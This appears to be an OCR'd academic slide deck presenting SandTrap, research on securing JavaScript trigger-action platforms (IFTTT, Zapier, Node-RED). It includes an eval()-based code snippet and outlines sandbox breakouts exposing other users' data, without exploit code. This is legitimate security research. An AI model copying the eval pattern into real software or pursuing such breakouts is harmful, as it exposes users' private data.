SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Mohammad M. Ahmadpanah

Joint work with Daniel Hedin, Musard Balliu, Eric Olsson, and Andrei Sabelfeld

CHALMERS
UNIVERSITY OF TECHNOLOGY

June 2, 2022

Trigger-Action Platform (TAP)

- Connecting otherwise unconnected services/devices
- “Managing users’ digital lives” by connecting
  - Devices (smartphones, cars,…)
  - Smart homes and healthcare
  - Online services ( ,  ,…)
  - Social networks ( ,  ,…)




Image: © Irina Strelnikova / Adobe Stock

TAP: Examples

IFTTT

Get an email when your EZVIZ camera senses motion

EZVIZ


Connect

Save new Instagram photos to Dropbox

zapier

When this happens
Step 1: New Media Posted in My Account


Then do this
Step 2: Upload File



Node-RED

Trigger-Action Platform (cont.)

- Person-in-the-middle
- End-user programming
  - *Users* can create and publish apps
  - Most apps by *third parties*




- Popular JavaScript-driven TAPs:
  - IFTTT and zapier (proprietary)
  - Node-RED (open-source)

18 million IFTTT users running more than a billion apps a month connected to more than 650 partner services

TAP architecture

Zapier and Node-RED:
single-tenant


Threat model:
Malicious app maker



TAP architecture (cont.)

IFTTT:
multi-tenant

Threat model:
Malicious app maker



Sandboxing apps in IFTTT and Zapier


- JavaScript of the app runs inside AWS Lambda
- Node.js instances run in Amazon's version of Linux
- AWS Lambda's built-in sandbox at process level
- IFTTT:
  - "Filter code is run in an **isolated** environment with a short timeout."

```
function runScriptCode(filterCode, config) {
   … // set trigger and action parameters
   eval(filterCode)
}
```

  - Security checks on script code of the app
    - TypeScript syntactic typing
    - Disallow `eval`, modules, sensitive APIs, and I/O

AWS Lambda


IFTTT sandbox breakout



User installs *benign* apps from the app store

Compromised: Trigger and action data of the benign apps of the ***other*** users


Zapier sandbox breakout



User installs a malicious app that poses as benign in app store

